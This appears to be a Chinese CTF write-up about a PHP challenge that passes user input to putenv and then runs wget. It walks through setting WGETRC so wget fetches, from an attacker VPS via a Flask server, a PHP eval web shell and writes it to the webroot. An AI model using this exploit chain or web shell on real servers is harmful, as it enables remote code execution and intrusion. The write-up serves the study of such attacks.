

源码
<?php
    highlight_file(__FILE__);
    if(isset($_POST['context'])){
        $context = $_POST['context'];
        file_put_contents("1.txt",base64_decode($context));
    }

    if(isset($_POST['env'])){
        $env = $_POST['env'];
        putenv($env);
    }
    system("wget --content-disposition -N fmyyy");

wget存在WGETRC环境变量,该环境变量的值是一个文件,可以进行参数设置,刚好这里可以改变1.txt文件的内容,wget官方文档写到http_proxy可以设置一个中间代理,每次执行wget命令的时候都会访问该地址,output_document可以指定存放结果的位置
写入1.txt

http_proxy=vps_ip:(端口)
output_document=./123.php
设置环境变量:
env=WGETRC=./1.txt

在vps开一个服务
from flask import Flask, make_response
#import secrets

app = Flask(__name__)

@app.route("/")
def index():
    with open('1.txt') as f:
        r = f.read()
        response = make_response(r)
        response.headers['Content-Type'] = 'text/plain'
        response.headers['Content-Disposition'] = 'attachment; filename=1.txt'
        return response

if __name__ == "__main__":
    app.run(debug=True, host='0.0.0.0', port= )

wget执行的时候会下载vps上设置1.txt文件,利用output_document参数来写入shell文件
vps上的1.txt文件内容:
<?php phpinfo();@eval($_REQUEST['shell']);?>
vps上准备app.py和1.txt
本地起一个环境
运行写入成功
Comments NOTHING